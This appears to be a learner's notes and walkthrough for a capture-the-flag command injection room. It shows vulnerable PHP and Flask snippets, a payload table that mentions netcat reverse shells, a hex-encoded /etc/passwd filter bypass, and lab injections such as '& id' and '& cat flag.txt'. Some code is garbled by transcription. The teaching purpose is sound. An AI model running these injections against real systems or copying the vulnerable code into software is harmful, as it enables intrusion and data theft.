
Command Injection

This vulnerability exists because applications often use functions in programming languages such as PHP. Python, and NodeJS to pass data and make system calls on the machine's operating system.




```
<?php

$songs = "/var/www/html/songs"                                   1.

if (isset $_GET["title"])) {
    $title = $_GET["title"];                                     2.

    $command = "grep $title /var/www/html/songtitle.txt";        3.

    $search = exec($command);
    if ($search == "") {
        $return = "<p>The requested song</p><p> $title does </p><b>not</b><p> exist!</p>";
    } else {                                                                                    4.
        $return = "<p>The requested song</p><p> $title does </p><b>exist!</b>";
    }

    echo $return;
}

?>
```

This code above takes data that the user enters in an input field names $title, to search for song titles.

1. **Application stores mp3 files in a directory contained in the operating system.**
2. **User inputs the song title they wish to search, and the application stores this in the $title variable.**
3. **The data within the $title variable is passed onto the command grep to search the text file for the entry the user wishes to search for.**
4. **The output of this search of songtitle.txt will determine whether the application informs the user that the song exists or not.**


This information would usually be stored in a database, however this is an example of where the application takes input from there user to interact with the applications operating system.

An attacker could abuse this application by **injecting their own commands** for the application to execute. Rather than using **gref** to search for an entry, they could ask the application to read sensitive data from a more sensitive file.



```
import subprocess

from flask import Flask
app = Flask(__name__)

def execute_command(shell):
    return subprocess.Popen(shell, shell=True, stdout=subprocess.PIPE).stdout.read()

@app.route('/<shell>')
def command_server(shell):
    return execute_command(shell)
```

1. The "flask" package is used to set up a web server
2. A function that uses the "subprocess" package to execute a command on the device
3. We use a route in the webserver that will execute whatever is provided. For example, to execute `whoami`, we'd need to visit http://flaskapp.thm/whoami



Answer the questions below

What variable stores the user's input in the PHP code snippet in this task?

$title

✓ Correct Answer

What HTTP method is used to retrieve data submitted by a user in the PHP code snippet?

GET

✓ Correct Answer

If I wanted to execute the `id` command in the Python code snippet, what route would I need to visit?

/id

✓ Correct Answer

Exploiting Command Injection:

You can often determine whether or not the command injection may occur by the behaviours of an application.

Application that use user input to populate system commands with data can often combine unintended behavior, eg. for example the shell operators **;, &, &&** will combine two or more systems commands and execute them both.

Can be detected mostly in 2 ways:
Blind: No direct output from the application testing payloads, You will need to investigate the behaviors of the application to determine whether or not your payload was successful.
Verbose: Direct feedback from the application once you have tested your payload. Eg running **whoami** command to see what user the application is running under. The web application will output the username on the page directly.

Detecting Blind Command Injection

Blind command injection is when command injection occurs; however, there is no output visible, so it is not immediately noticeable. For example, a command is executed, but the web application outputs no message.

For this type of command injection, we will need to use payloads that will cause some time delay. For example, the `ping` and `sleep` commands are significant payloads to test with. Using `ping` as an example, the application will hang for *x* seconds in relation to how many *pings* you have specified.

Another method of detecting blind command injection is by forcing some output. This can be done by using redirection operators such as `>`. If you are unfamiliar with this, I recommend checking out the Linux fundamentals module. For example, we can tell the web application to execute commands such as `whoami` and redirect that to a file. We can then use a command such as `cat` to read this newly created file's contents.

Testing command injection this way is often complicated and requires quite a bit of experimentation, significantly as the syntax for commands varies between Linux and Windows.

The `curl` command is a great way to test for command injection. This is because you are able to use `curl` to deliver data to and from an application in your payload. Take this code snippet below as an example, a simple curl payload to an application is possible for command injection.


```
curl
http://vulnerable.app/process.php%3Fsearch%3DThe%20Beatles%3B%20
whoami
```

Detecting Verbose Command Injection

Detecting command injection this way is arguably the easiest method of the two. Verbose command injection is when the application gives you feedback or output as to what is happening or being executed.


For example, the output of commands such as `ping` or `whoami` is directly displayed on the web application.

Useful payloads:



Linux

Payload	Description
whoami	See what user the application is running under.
ls	List the contents of the current directory. You may be able to find files such as configuration files, environment files (tokens and application keys), and many more valuable things.
ping	This command will invoke the application to hang. This will be useful in testing an application for blind command injection.
sleep	This is another useful payload in testing an application for blind command injection, where the machine does not have `ping` installed.
nc	Netcat can be used to spawn a reverse shell onto the vulnerable application. You can use this foothold to navigate around the target machine for other services, files, or potential means of escalating privileges.



Windows

Payload	Description
whoami	See what user the application is running under.
dir	List the contents of the current directory. You may be able to find files such as configuration files, environment files (tokens and application keys), and many more valuable things.
ping	This command will invoke the application to hang. This will be useful in testing an application for blind command injection.
timeout	This command will also invoke the application to hang. It is also useful for testing an application for blind command injection if the `ping` command is not installed.


Command injection can be prevented in a variety of ways. Everything from minimal use of potentially dangerous functions or libraries in a programming language to filtering input without relying on a user's input. I have detailed these a bit further below. The examples below are of the PHP programming language; however, the same principles can be extended to many other languages.

Vulnerable Functions

In PHP, many functions interact with the operating system to execute commands via shell; these include:

- Exec
- Passthru
- System

Take this snippet below as an example. Here, the application will only accept and process numbers that are inputted into the form. This means that any commands such as `whoami` will not be processed.



```
<input type="text" id="ping" name="ping" pattern="[0-9]+"></input>
<?php
echo passthru("/bin/ping -c 4 "$_GET["ping"].');

?>
```


1. The application will only accept a specific pattern of characters (the digits 0-9)
2. The application will then only proceed to execute this data which is all numerical.

These functions take input such as a string or user data and will execute whatever is provided on the system. Any application that uses these functions without proper checks will be vulnerable to command injection.

Input sanitisation

Sanitising any input from a user that an application uses is a great way to prevent command injection. This is a process of specifying the formats or types of data that a user can submit. For example, an input field that only accepts numerical data or removes any special characters such as `>` , `&` and `/`.

In the snippet below, the `filter_input` PHP function is used to check whether or not any data submitted via an input form is a number or not. If it is not a number, it must be invalid input.




```php
<?php

if (!filter_input(INPUT_GET, "number", FILTER_VALIDATE_NUMBER)) {

}
```

Bypassing Filters

Applications will employ numerous techniques in filtering and sanitising data that is taken from a user's input. These filters will restrict you to specific payloads; however, we can abuse the logic behind an application to bypass these filters. For example, an application may strip out quotation marks; we can instead use the hexadecimal value of this to achieve the same result.

When executed, although the data given will be in a different format than what is expected, it can still be interpreted and will have the same result.




```php
$payload = "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"
```

Answer the questions below

What is the term for the process of "cleaning" user input that is provided to an application?

Sanitisation


DiagnoseIT

Use this handy web application to test the availability of a device by entering it's **IP address** in the field below. For example, **127.0.0.1**

127.0.0.1

We have the IP of 10.10.164.210. Let's connect!

So the challenge is to find what user is this application running as?

Firstly they gave the example of IP, 127.0.0.1 so we will start with that.

Here is your command: 127.0.0.1

Output:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.045 ms 64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.039 ms --- 127.0.0.1 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3069ms rtt min/avg/max/mdev = 0.024/0.035/0.045/0.007 ms
```

So we should try start by getting the directory, using the & dir command, paired with something else
127.0.0.1 & dir C:\Users possibly?
It returned nothing, let's try something else.

127.0.0.1 `& dir C:\Documents and Settings\*`
Nothing unfortunately. Let's try another.

127.0.0.1 & id?
uid=33(www-data) gid=33(www-data) groups=33(www-data) PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.027 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.036 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.037 ms 64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.031 ms --- 127.0.0.1 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3067ms rtt min/avg/max/mdev = 0.027/0.032/0.037/0.004 ms

Www-data! Interesting that is a new thing. It also answers our first question! WOOP WOOP.

Answer the questions below
What user is this application running as?

Answer is: www-data
So we have successfully identified the user.

So now we need to discover what is inside the /home/tryhackme/flag.txt
So let's try another, we also could use the user to help us with this.
127.0.0.1 www-data/home/tryhackme/flag.txt possibly? No..
127.0.0.1 & dir C:\www-data/home/tryhackme/flag.txt? No.. But it did return a ping
127.0.0.1 & echo "<?php system('dir $_GET['/home/tryhackme/flag.txt']'); ?>" > dir.php ? No…
127.0.0.1 & ls -laR /var/www-data/home/tryhackme/flag.txt? No, but worth a shot.. Let's see what else.
127.0.0.1 & ls -laR /root/var/www-data/home/tryhackme/flag.txt? No, but worth a shot..

`cat /etc/passwd`
127.0.0.1 & cat /etc/home/tryhackme/flag.txt Hm…
127.0.0.1 & cat /home/tryhackme/flag.txt Success!
THM{COMMAND_INJECTION_COMPLETE} PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.028 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.037 ms 64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.037 ms --- 127.0.0.1 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3072ms rtt min/avg/max/mdev = 0.028/0.035/0.039/0.004 ms